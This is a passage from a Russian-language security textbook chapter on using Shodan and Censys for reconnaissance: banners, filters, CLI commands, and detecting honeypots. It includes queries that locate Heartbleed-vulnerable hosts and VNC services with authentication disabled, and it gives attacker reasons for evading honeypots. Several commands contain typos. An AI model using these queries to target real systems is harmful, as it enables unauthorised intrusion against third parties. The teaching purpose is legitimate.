Еще одной важной функцией Shodan является выявление уязвимостей и проблем безопасности в устройствах, подключенных к интернету. Shodan можно использовать для поиска устройств, которые имеют известные уязвимости или неправильно настроены, что делает их более уязвимыми для атак. Таким образом, Shodan можно использовать как инструмент для специалистов по безопас-

ности при выявлении и снижении рисков безопасности, а также как инструмент для хакеров при нахождении потенциальных целей для атак.

Поисковая система доступна по адресу shodan.io и предлагает пользователям две версии — платную и бесплатную. В бесплатной есть ограничение на количество просматриваемых результатов, но для наших целей вполне хватит и ее.

Для начала проведем краткий экскурс в структуру данных, разберемся с основными понятиями.

Баннер

Баннер — это основной тип данных, с которым работает Shodan. Баннер службы, также известный как баннер сервера (приложения или сервиса), представляет собой сообщение, возвращаемое сетевой службой при первом подключении к ней клиента. Баннер обычно содержит информацию о версии программного обеспечения, работающего на сервере, а также другие сведения о службе или приложении.

Служебные баннеры предоставляют полезную информацию для системных администраторов и специалистов по безопасности, поскольку они могут помочь определить тип и версию программного обеспечения, работающего на сервере. Эта информация может быть использована для выявления потенциальных уязвимостей.

Однако баннеры также являются угрозой безопасности, если они предоставляют слишком много информации о программном обеспечении, работающем на сервере. Атакующие могут использовать эту информацию для выявления уязвимостей или поиска определенного программного обеспечения, уязвимого для атак. По этой причине многие эксперты по безопасности рекомендуют отключать или модифицировать служебные баннеры, чтобы предоставлять минимальную информацию о сервере или приложении.

Представим типичный HTTP-баннер:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/10.0
Set-Cookie: ASPSESSIONIDSACRSADQ=EPGNLCICJDIHBMBMJJCMLABK; path=/,
SameSite=None;path=/; HttpOnly;secure;
X-Powered-By: ASP.NET
p3p: CP='CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC
NOI DSP COR'
Date: Wed, 15 Feb 2023 17:21:00 GMT
Content-Length: 119
```

Из полученных данных можно заключить, что сервер работает под управлением Microsoft-IIS версии 10.0, а для создания сайта используется технология Active Server Pages. Баннеры можно получить не только от веб-серверов, но также от FTP, SMTP, SSH и других сервисов. Shodan поддерживает фильтрацию по множествам полей, среди которых:

- `data` (основная информация — HTTP/1.1 200....);
- `ip` (IP-адрес в целочисленном формате 15826581);
- `port` (номер порта — 54);
- `hostnames` (имя хоста, например webmail);
- `os` (операционная система — Linux).

SSL

SSL (Secure Sockets Layer) обеспечивает безопасность интернет-соединений и не позволяет посторонним читать или изменять информацию, передаваемую между двумя системами. Цифровой SSL-сертификат удостоверяет подлинность веб-сайта и обеспечивает зашифрованное соединение. В настоящее время трудно представить себе сервис, который бы не использовал шифрование (хотя они все же встречаются), это важно не только для обеспечения безопасной коммуникации, но и с целью продвижения в поисковых системах; так, Google уже давно понижает рейтинг страниц, не использующих эту технологию.

Когда веб-браузер подключается к веб-серверу с помощью SSL, первым шагом является установление безопасного соединения между ними. Рукопожатие SSL (handshake) — это процесс, который происходит между веб-браузером и веб-сервером, когда они впервые устанавливают безопасное соединение. Процесс рукопожатия SSL предназначен для обеспечения безопасной связи веб-браузера и веб-сервера, а также для установки параметров этой безопасной связи.

Процесс рукопожатия SSL начинается с того, что веб-браузер отправляет запрос на веб-сервер для установления безопасного соединения. Затем веб-сервер отвечает своим SSL-сертификатом, который содержит открытый ключ сервера. В свою очередь, веб-браузер проверяет сертификат, чтобы убедиться, что он действителен и выдан доверенным центром сертификации. Если сертификат действителен, веб-браузер генерирует случайный симметричный ключ, который используется для шифрования всей дальнейшей связи между веб-браузером и веб-сервером.

Затем веб-браузер отправляет симметричный ключ на веб-сервер, зашифрованный с помощью открытого ключа сервера. Веб-сервер использует свой закрытый ключ для расшифровки симметричного ключа, а веб-браузер и веб-сервер теперь имеют общий секретный ключ, который они могут использовать для шифрования и расшифровки всех дальнейших коммуникаций.

Процесс рукопожатия SSL гарантирует, что веб-браузер и веб-сервер могут безопасно обмениваться данными, а любые данные, передаваемые между ними, защищены надежным шифрованием. Рукопожатие является важным шагом в установлении безопасного соединения и предназначено для защиты от атак «человек посередине» (при которых для перехвата данных используются методы, позволяющие внедриться в существующее подключение или процесс связи) и других угроз безопасности.

SSL также предоставляет механизмы для проверки подлинности веб-сервера с использованием цифровых сертификатов, выдаваемых доверенными удо-

стоверяющими организациями. Это гарантирует пользователю возможность убедиться, что он взаимодействует с правильным веб-сервером, а не с мошенническим. В целом SSL обеспечивает безопасный и надежный способ передачи через интернет конфиденциальных данных, таких как пароли, финансовые транзакции и личная информация.

Баннеры от сервисов, использующих SSL, содержат много дополнительной информации. Приведем несколько примеров фильтров:

- `ssl` (поиск по всем полям);
- `ssl.version` (версия протокола — SSLv2, TLSv1 и т. д.);
- `ssl.cert.expired` (закончился ли срок действия сертификата — True, False).

Поиск уязвимостей

Поскольку бесплатная версия не предоставляет возможности искать по базе данных уязвимостей, а мы используем именно бесплатную версию, то рассмотрим всего лишь один пример поиска с достаточно нашумевшей уязвимостью Heartbleed.

Heartbleed — уязвимость в OpenSSL, позволяющая раскрыть конфиденциальные данные, включая учетные данные для аутентификации пользователя и секретные ключи. Уязвимые версии OpenSSL с 1.0.1 по 1.0.1f содержат ошибку, позволяющую частями по 64 Кбайт за один раз получать следующую информацию: ключи шифрования, имена пользователей и пароли, конфиденциальные данные, адреса памяти и содержимое, которые можно использовать для обхода средств защиты от эксплойтов. Более подробную информацию и эксплойт можно найти по запросу `CVE-2014-0160`.

Если сервис уязвим для Heartbleed, то баннер содержит два дополнительных параметра — `opts.heartbleed` и `opts.vulns`. Обратите внимание, что для теста на наличие данной уязвимости поисковая система получает лишь небольшую часть данных. Можно выполнить поиск данной уязвимости в России, используя следующий запрос: `contry: RU vuln:CVE-2014-0160`.

Поиск через веб-интерфейс

По умолчанию поисковая система просматривает только основной текст баннера и не учитывает метаданные. Например, если вы ищете `Google`, то результаты поиска будут включать только те системы, в баннере которых присутствует ключевое слово «Google», а это значит, что помимо серверов одноименной компании вы найдете множество других систем, как показано на рис. 3.13.

Проанализировав данный запрос, увидим, что Shodan выдает серверы, которые для своей работы используют сервисы Google. Для более точного представления данных попробуем использовать фильтры. Фильтры — это специальные ключевые слова, которые позволяют получить нужную информацию из набора данных, предоставляемых сервисом.




Рис. 3.13. Результат поиска по ключевому слову Google

Рассмотрим общие правила работы с фильтрами. Между фильтром и значением всегда должно стоять двоеточие и не должно быть пробела. Фильтр для серверов, находящихся в Лос-Анджелесе, будет выглядеть следующим образом: `city:"Los Angeles"` (рис. 3.14).




Рис. 3.14. Результат поиска всех сервисов, работающих на порте 8080 в Лос-Анджелесе

Некоторые фильтры позволяют указывать несколько значений; так, например, запрос для поиска сервисов, принимающих соединения по порту 80 (HTTP) и 8080 (Alt-HTTP), будет следующим: `port:80,8080`.

Для исключения из поиска некоторых значений применяется символ `-`. Так будет выглядеть запрос, если нас не интересуют серверы, находящиеся в определенной подсети: `-net:125.58.96.0/24`.

Рассмотрим пример поиска сервиса, использующего нестандартный порт. Такой запуск сервиса — один из способов скрыть его от посторонних глаз. И хотя защита, в основе которой лежит принцип простого сокрытия информации, считается неэффективной (а что еще хуже, это может создать у владельца ложное чувство безопасности), этим приемом все равно продолжают пользоваться довольно часто. Например, давайте посмотрим на системы OpenSSH, использующие нестандартный порт (рис. 3.15). Для нахождения систем OpenSSH, использующих нестандартный порт, применим следующий поисковый запрос: `product:openssh -port:22`.




Рис. 3.15. Отчет по использованию нестандартных портов для сервиса OpenSSH

Обратите внимание на поле Ports. В нем следующие данные:

- 2222 — 511640;
- 222 — 57030;
- 3389 — 48371;
- 999 — 47508;
- 50000 — 43867.

Эти цифры не кажутся случайными. Выбор администратором нестандартного порта может быть не таким уж уникальным. Порт 2222 популярен, как и порт 8080 для HTTP. Следующий по популярности порт — 222, который получился просто добавлением еще одной двойки к стандартному порту. В свою очередь, порт 3389 используется для удаленного доступа к рабочему столу в операционных системах Windows. Этот выбор тоже нельзя назвать случайным. Также из этого отчета видно, что чаще всего любят использовать нестандартные порты для запуска OpenSSH в США, Германии, Франции и Китае.

Экспорт результатов

После завершения поиска вверху появится кнопка Загрузить данные. Нажав на эту кнопку, вы получите возможность загрузить результаты поиска в форматах JSON, CSV или XML.

В формате JSON каждая строка содержит полный баннер и все сопутствующие метаданные, которые собирает Shodan. Этот формат предпочтителен, так как в нем сохраняется вся доступная информация. Формат совместим с клиентом командной строки Shodan, что дает возможность загружать данные с веб-сайта Shodan, а затем обрабатывать их с помощью терминала.

При использовании формата CSV вы получаете файл, содержащий IP-адрес, порт, баннер, организацию и имена хостов. Из-за ограничений формата файла CSV в нем содержится не вся информация, собираемая Shodan. Используйте этот формат, если вас интересуют только основные результаты и вы хотите быстро загрузить информацию в такие внешние инструменты, как Excel.

XML — устаревший способ сохранения результатов поиска. С ним труднее работать, чем с JSON, и он занимает больше места, что во многих случаях делает его использование неудобным.

Запросы пользователей

К сожалению, иногда случается так, что муза отворачивается от вас и решение текущей проблемы становится непосильной задачей. Для поиска вдохновения и новых идей стоит посмотреть, что ищут другие пользователи и как они формируют свои запросы, что доступно в разделе Recently Shared (рис. 3.16).

Поиск изображений

Одной из интересных особенностей данной поисковой системы является возможность просмотра сохраненных снимков экрана, для получения доступа к этим данным необходимо применить фильтр `has_screenshot`. Shodan получает эти данные от самых различных сервисов, например VNC, RSTP, X Windows. Каждое изображение поступает от определенного сервиса, поэтому если вы хотите получить сохраненное изображение с IP-камеры, вам необходимо добавить фильтр `http`. А если поставить себе задачу чуть интереснее, то можно выполнить поиск сервисов, например VNC, с отключенной аутентификацией по запросу `has_screenshot:true authentication disabled`.




Рис. 3.16. Список недавно опубликованных запросов пользователей

Работа с командной строкой

Если вы используете свежую версию Kali Linux, то вам не надо совершать никаких дополнительных действий для получения доступа к командной строке Shodan, этот инструмент уже установлен и доступен для использования. Единственное, что необходимо сделать, — добавить API-ключ. Для его получения необходимо зарегистрироваться на сайте shodan.io, а затем перейти в раздел Account — ключ доступен в одной из верхних строк и называется соответствующе: API key. Скопируйте его в буфер обмена, а затем выполните команду:

```
$shodan init API_KEY
```

После успешной регистрации вы получите сообщение Successfully initialized.

Ниже перечислены основные команды, которые пригодятся при работе с данной поисковой системой.

`Alert`. Команда предоставляет возможность просматривать, очищать и удалять сетевые оповещения, которые были созданы с использованием API.

`Convert`. Преобразует сжатый файл JSON, сгенерированный Shodan, в файл другого формата.

`Count`. Возвращает количество результатов для поискового запроса.

```
$shodan count nginx 1.9
1567
```

`Download`. Осуществляет поиск и записывает результаты в файл, где каждая строка является баннером JSON. По умолчанию загружает только 1000 резуль-

татов, если вы хотите загрузить больше, то используйте параметр `-limit`. Этой возможностью не стоит пренебрегать, она позволяет сохранять результаты поиска и впоследствии обрабатывать их с помощью различных методов анализа. Поскольку каждый запрос тратит ваш кредит, рекомендуется сохранять полученные данные, так как в этом случае для просмотра данных предыдущих запросов кредит не расходуется.

`Host`. Выдает информацию о хосте: где он находится, какие порты открыты и какой организации принадлежит (рис. 3.17).

Рис. 3.17. Результат работы команды shodan host

`Info`. Предоставляет информацию о вашем API-плане, в том числе о том, сколько кредитов для осуществления запросов и сканирований у вас осталось в данном месяце.

```
$shodan info
Query credits available: 425
Scan credits available: 123
```

`Myip`. Возвращает ваш IP-адрес.

```
$shodan myip
138.34.56.8
```

`Parse`. Используется для анализа файла, созданного с помощью команды `download`. Позволяет фильтровать интересующие вас поля, конвертировать JSON в CSV и передавать данные другим скриптам (рис. 3.18).

Следующая команда выводит IP-адрес, порт и организацию в формате CSV, используя ранее загруженные данные о серверах с установленным nginx:

```
$shodan parse --fields ip_str,port,org –separator , nginx-data.jonson.gz
```

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# shodan download nginx-data nginx 1.9
Search query:                   nginx 1.9
Total number of results:        1530
Query credits left:             0
Output file:                    nginx-data.json.gz
  [###-------------------------]   10%  00:43:16
Notice: fewer results were saved than requested
Saved 100 results into file nginx-data.json.gz

┌──(root㉿kali)-[~]
└─# shodan parse --fields ip_str,port,org --separator , nginx-data.json.gz
177.86.76.56,8181,GFOUR TELECOM
185.62.58.60,10443,Snel.com B.V.
169.136.195.164,10000,Jackson County Rural Electric Membership Corporation
143.202.29.235,443,Invista Net Provedor de Acesso Ltda
201.46.22.63,8081,America-NET Ltda.
200.195.166.54,8880,Golden Foz Suite Hotel
177.92.83.170,8889,Mundivox LTDA
201.16.193.9,8181,ALGAR TELECOM S/A
186.233.189.162,8181,ZANTARA UTILIDADES DOMESTICAS E PRESENTES LTDA EPP
186.50.168.153,8081,Administracion Nacional de Telecomunicaciones
203.19.38.230,9443,CHINANET FUJIAN PROVINCE NETWORK
172.245.20.189,8081,RackNerd LLC
177.74.66.78,9091,Atoky Internet Eireli Me
186.249.192.48,8081,Unifique Telecomunicações SA
191.13.138.221,8181,TELEFÔNICA BRASIL S.A
201.48.21.121,8181,ALGAR TELECOM S/A
189.112.226.179,8181,ALGAR TELECOM S/A
187.32.241.21,10000,ALGAR TELECOM S/A
191.240.26.6,8181,Rede Brasileira de Comunicacao S/A
3.144.172.233,8081,Amazon Technologies Inc.
131.100.60.107,10443,LIGUE MOVEL LTDA
190.5.101.186,8443,Columbus Networks de Honduras S. de R.L.
```

Рис. 3.18. Скачивание и фильтрация данных

`Scan`. Имеет несколько параметров запуска, но самый важный из них `submit`, он позволяет выполнить сканирование сети.

```
$shodan scan submit 177.86.76.56
```

`Search`. Команда сканирования предоставляет несколько возможностей, среди которых отправка. По умолчанию будут выводиться IP, порт, имена хостов и данные. Для вывода любых интересующих вас полей используйте параметр `–fields` (рис. 3.19).

`Stats`. Команда позволяет распечатать статистику поискового запроса.

Например, следующая команда позволяет получить информацию о пяти странах, в которых чаще всего применяется RDP:

```
$shodan stats --facets country:5 rdp
```

Результаты применения команды показаны на рис. 3.20.

`Stream`. Команда обеспечивает доступ к потоку данных, собираемых сканерами Shodan в реальном времени. Команда поддерживает множество различных параметров, однако важно упомянуть три из них: `–datadir`, `–limit` и `-ports`.

`–datadir` позволяет указать каталог, в котором будут храниться потоковые данные. Файлы, сгенерированные в каталоге –datadir, именуются в формате

```
root@kali: ~
File  Actions  Edit  View  Help
47.91.125.239   993     ALICLOUD-UAE
119.29.10.14    8080    Tencent cloud computing (Beijing) Co., Ltd.
8.134.139.219   2048    Aliyun Computing Co.LTD
119.29.10.14    104     Tencent cloud computing (Beijing) Co., Ltd.
81.71.46.239    5005    Tencent Cloud Computing (Beijing) Co., Ltd
119.29.10.14    55553   Tencent cloud computing (Beijing) Co., Ltd.
159.138.252.45  8429    Huawei Thailand Clouds  ecs-159-138-252-45.compute.hwclouds-dns.com
119.29.10.14    55000   Tencent cloud computing (Beijing) Co., Ltd.
81.71.46.239    13579   Tencent Cloud Computing (Beijing) Co., Ltd
119.29.10.14    8140    Tencent cloud computing (Beijing) Co., Ltd.
45.79.132.133   5357    Linode  li1231-133.members.linode.com
81.71.46.239    9090    Tencent Cloud Computing (Beijing) Co., Ltd
45.79.132.133   8800    Linode  li1231-133.members.linode.com
81.71.46.239    1599    Tencent Cloud Computing (Beijing) Co., Ltd
47.254.195.196  9800    ALICLOUD-MYS
123.56.82.84    9530    Aliyun Computing Co., LTD
81.71.46.239    8500    Tencent Cloud Computing (Beijing) Co., Ltd
119.13.111.169  3404    Huawei Cloud Singapore Region   ecs-119-13-111-169.compute.hwclouds-dns.com
81.71.46.239    2154    Tencent Cloud Computing (Beijing) Co., Ltd
123.56.82.84    8139    Aliyun Computing Co., LTD
81.71.46.239    9160    Tencent Cloud Computing (Beijing) Co., Ltd
123.57.1.16     1355    Aliyun Computing Co., LTD
112.124.2.212   7081    Aliyun Computing Co., LTD
149.202.41.22   9001    OVH SAS vps-a4079d4b.vps.ovh.net
49.0.246.130    51      Huawei Cloud Hongkong Region    ecs-49-0-246-130.compute.hwclouds-dns.com
185.186.79.94   49153   Oneprovider.com - Copenhagen Infrastructure
149.202.41.22   1337    OVH SAS vps-a4079d4b.vps.ovh.net
8.134.140.97    9800    Aliyun Computing Co.LTD
8.213.128.90    106     Alibaba.com Singapore E-Commerce Private Limited
38.242.247.9    443     Contabo GmbH    vm1838711.contaboserver.net;admonis.sqlserverutilities.com
159.138.255.141 8888    Huawei Thailand Clouds  ecs-159-138-255-141.compute.hwclouds-dns.com
119.29.10.14    8834    Tencent cloud computing (Beijing) Co., Ltd.
119.29.10.14    139     Tencent cloud computing (Beijing) Co., Ltd.
8.213.137.155   8728    Alibaba.com Singapore E-Commerce Private Limited
:
```

Рис. 3.19. Результат работы команды $ shodan search --fields ip_str,port,org,hostnames nginx 1.19

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# shodan stats --facets country:5 rdp
Top 5 Results for Facet: country
US                                  2,357
DE                                    787
RU                                    326
NL                                    262
CA                                    225

┌──(root㉿kali)-[~]
└─#
```

Рис. 3.20. Статистика использования RDP

YYYY-MM-DD.json.gz, например 2022-12-15.json.gz. Каждый день, пока происходит запись, автоматически создается новый файл.

Следующая команда загружает все данные из потока в реальном времени и сохраняет их в каталоге /var/lib/shodan/:

```
$shodan stream --datadir /var/lib/shodan/
```

`-limit` указывает на то, сколько результатов необходимо загрузить. Сбор данных выполняется до тех пор, пока вы его не остановите. Если же вам не нужно собирать абсолютно все данные, вы можете ограничить количество записей.

```
$shodan stream --limit 1000
```

Приведенная выше команда позволит подключиться к Shodan в реальном времени, собрать первые 1000 полученных записей и затем завершить работу.

`-ports` определяет список портов, разделенных запятыми, информация с которых будет записана в файл. Следующая команда выводит данные баннеров сервисов, работающих с портами 80 или 8080:

```
$shodan stream --ports 80,8080
```

Для обобщения сказанного выше представим команду, которая в реальном времени соберет данные о 1000 telnet-сервисах и выведет их в каталог telnet-data:

```
$mkdir telnet-data
$shodan stream -ports 23,1023,2323 -datadir telnet-data/ --linit 1000
```

Плагины

Команда разработчиков выпустила плагины для Maltego, Chrome и Firefox, повышающие удобство их использования. Работе с Maltego посвящен отдельный раздел этой книги, но забегая немного вперед, скажем, что для работы с данным плагином вам необходимо наличие ключа API. В Maltego необходимо подключить трансформер Shodan в разделе Maltego Transform Hub.

Поиск honeypot

Honeypot — один из способов защиты сети, разработанный для обнаружения и отражения попыток несанкционированного доступа или атак на сеть. Концепция Honeypot основана на идее создания ложной сети, которая выглядит как привлекательная цель для атакующих, но на самом деле является изолированной и тщательно отслеживаемой системой. Когда атакующий пытается получить доступ к Honeypot, специалисты наблюдают за его действиями и собирают информацию о нем самом, его методах и применяемых тактиках, что впоследствии можно использовать для улучшения общей стратегии безопасности организации и предотвращения проникновения не только в ручном, но и в автоматическом режиме.

Honeypot может принимать множество различных форм — от простых виртуальных машин или серверов до более сложных сетей взаимодействующих систем. Некоторые Honeypot специально разработаны для имитации конкретных типов систем, например систем управления производственными процессами, другие же имитируют более обобщенные веб-серверы или базы данных. Независимо от своей формы, все Honeypot имеют общую цель: отвлечение атакующих от реальных систем и получение ценной информации об их тактиках и методах.

Хотя Honeypot являются эффективным инструментом обнаружения и анализа кибератак, их установка и поддержание могут также потребовать значительных временных и ресурсных затрат. Кроме того, всегда есть риск, что атакующие смогут идентифицировать Honeypot и использовать его как способ получения доступа к реальным системам. Поэтому Honeypot являются всего лишь одной из составляющих всесторонней стратегии кибербезопасности и должны использоваться в сочетании с другими инструментами и методами защиты от киберугроз.

Принцип создания honeypot

Настройка простого honeypot в Linux выполняется в несколько простых шагов:

1. **Выбор программного обеспечения для honeypot.** Для Linux доступно несколько программ honeypot — Cowrie, Honeyd и Kippo.
2. **Установка программного обеспечения honeypot.** После выбора программного обеспечения необходимо установить его на машину с Linux. Эта машина должна быть изолирована от корпоративной сети и выделена только для запуска honeypot.
3. **Настройка программного обеспечения honeypot.** После установки необходимо настроить honeypot в соответствии с конкретными требованиями, которые могут подразумевать настройку типа эмулируемой службы, диапазона IP-адресов для мониторинга и других параметров.
4. **Отслеживание honeypot.** После настройки honeypot необходимо регулярно отслеживать его на наличие подозрительной активности. Для мониторинга сетевого трафика и анализа любых обнаруженных атак можно использовать такие инструменты, как Snort или Wireshark.
5. **Анализ данных.** Необходимо проанализировать данные, собранные honeypot, чтобы выявить шаблоны или векторы атак. Эта информация может быть использована для повышения безопасности сети путем выявления потенциальных уязвимостей и разработки стратегий их устранения.

Зачем нужен поиск honeypot?

Для поиска есть несколько весомых причин:

- **Поиск обнаружения.** Обнаружив ловушку, можно избежать ее и перейти к другим, потенциально более уязвимым целям. Определение ловушек мо-

жет уменьшить риск обнаружения и увеличить шансы успешно проникнуть в реальные системы.

- **Получение информации.** Обнаруженные ловушки могут помочь получить ценную информацию о системе безопасности организации, которая управляет ловушкой. Эта информация может быть использована для разработки новых стратегий атак и выявления потенциальных уязвимостей в реальных системах организации.
- **Компрометация ловушки.** Если специалист идентифицировал ловушку, он может попытаться скомпрометировать ее, чтобы получить доступ к основной системе, или использовать ее в качестве точки запуска атак на другие системы. Это особенно опасно, если ловушка неправильно изолирована от остальной сети.
- **Отвлечение ресурсов.** Ловушки могут быть сложными и требовательными к ресурсам, необходимым для их установки и обслуживания. Обнаруживая ловушки и нацеливаясь на них, атакующие могут заставить организации тратить время и деньги на обработку ложных сигналов и непродуктивные действия. Проведение ложных атак, вынуждающее целевую организацию тратить ресурсы на их предотвращение, отвлекает внимание от реальной попытки проникновения.

Определение ловушек

Рассмотрим несколько базовых принципов определения ловушек. Первое, что бросается в глаза, — это нестандартная конфигурация. При анализе результатов поиска обращайте внимание на необычные баннеры сервисов, нестандартные порты или модели сетевого трафика, которые не соответствуют ожидаемому поведению стандартных систем. Так, если организация следит за своими серверами и регулярно обновляет их, нахождение в сети сервера с установленным старым программным обеспечением со множеством уязвимостей может свидетельствовать о присутствии ловушки. Должно показаться странным наличие на одном сервере большого набора программного обеспечения (веб-сервер, почтовый сервер, LDAP-сервер и т. д.), если в этой организации под каждую задачу используется выделенная система.

Shodan также предоставляет метаданные и различную информацию о найденных устройствах и сервисах — анализируйте их. Эту информацию можно использовать для идентификации операционной системы, ее версий и других характеристик. Ищите расхождения или несоответствия в этой информации, которые могут указывать на наличие ловушки. Так, при одном из анализов сетей было выявлено некоторое количество контроллеров производственных устройств с одинаковыми серийными номерами, которые впоследствии оказались ловушками.

Используйте дополнительные инструменты и техники. В самом Shodan есть тег `honeypot`; попробуйте также использовать инструмент `Honeypot or Not`, доступный по адресу https://honeyscore.shodan.io. Достаточно ввести IP-адрес целевой системы, и сервис сам проанализирует ее по множеству параметров.

Помните, что не все ловушки легко обнаружить, качественно созданная ловушка будет практически полностью имитировать работу реальной системы. Поэтому необходимо собирать максимально возможное количество информации о целевой системе и тщательно ее анализировать в поисках отклонений и необычного поведения.

Censys

Censys является отличным помощником на этапе сбора информации о целевой системе, но этим его функции не ограничиваются. Ниже мы рассмотрим несколько примеров использования этого инструмента в целях сбора информации. Как и для многих других утилит, существует и бесплатная общедоступная версия Censys, и платная подписка на него. Принцип работы обеих версий одинаковый, разница только в объеме получаемой информации.

Censys, инструмент, созданный Мичиганским университетом, представляет собой поисковую систему, с которой можно взаимодействовать как через веб-интерфейс, так и посредством API. Однако, в отличие от других поисковых систем, она выдает не доступную на странице предприятия информацию, а данные, получаемые во время взаимодействия с сетевыми сервисами, — открытые порты, версию программного обеспечения и многое другое. Censys использует ZMap (однопакетный быстрый сканер сети) и предоставляет информацию, полученную от работающих на IPv4 сервисов.

Полученная информация хранится в базе данных и может быть доступна любому пользователю. Как и другие инструменты, Censys не лишен недостатков. Он сканирует не все доступные порты и, соответственно, сервисы, поэтому полученная информация, скорее всего, не будет полной, и в дополнение к этому инструменту вам придется применять и другие способы получения необходимых данных. Учитывайте, что принцип работы Censys схож с принципом работы других поисковых систем, информация в нем не обновляется моментально и может быть не самой актуальной. Зато к несомненным преимуществам Censys можно отнести то, что активный сбор данных уже был произведен за вас и целевая организация не узнает о ваших действиях.

Синтаксис запросов

Censys, как и другие поисковые системы, поддерживает возможность написания сложных запросов. Примеры операторов, используемых в этой системе, приводятся в табл. 3.1.

Таблица 3.1. Примеры операторов, используемых в Censys

Тип	Пример
Обычные слова	Login
Обращение к отдельным полям	80.http.get.status_code:80
Булевы операции	AND, OR, NOT

Таблица 3.1 (*окончание*)

Тип	Пример
Сети	ip:173.0.5.1/26 ip:[143.20.5.1 TO 143.20.5.20]
Протоколы	Protocols:"443/https"
DNS-запросы	a:cisco.com mx:cisco.com
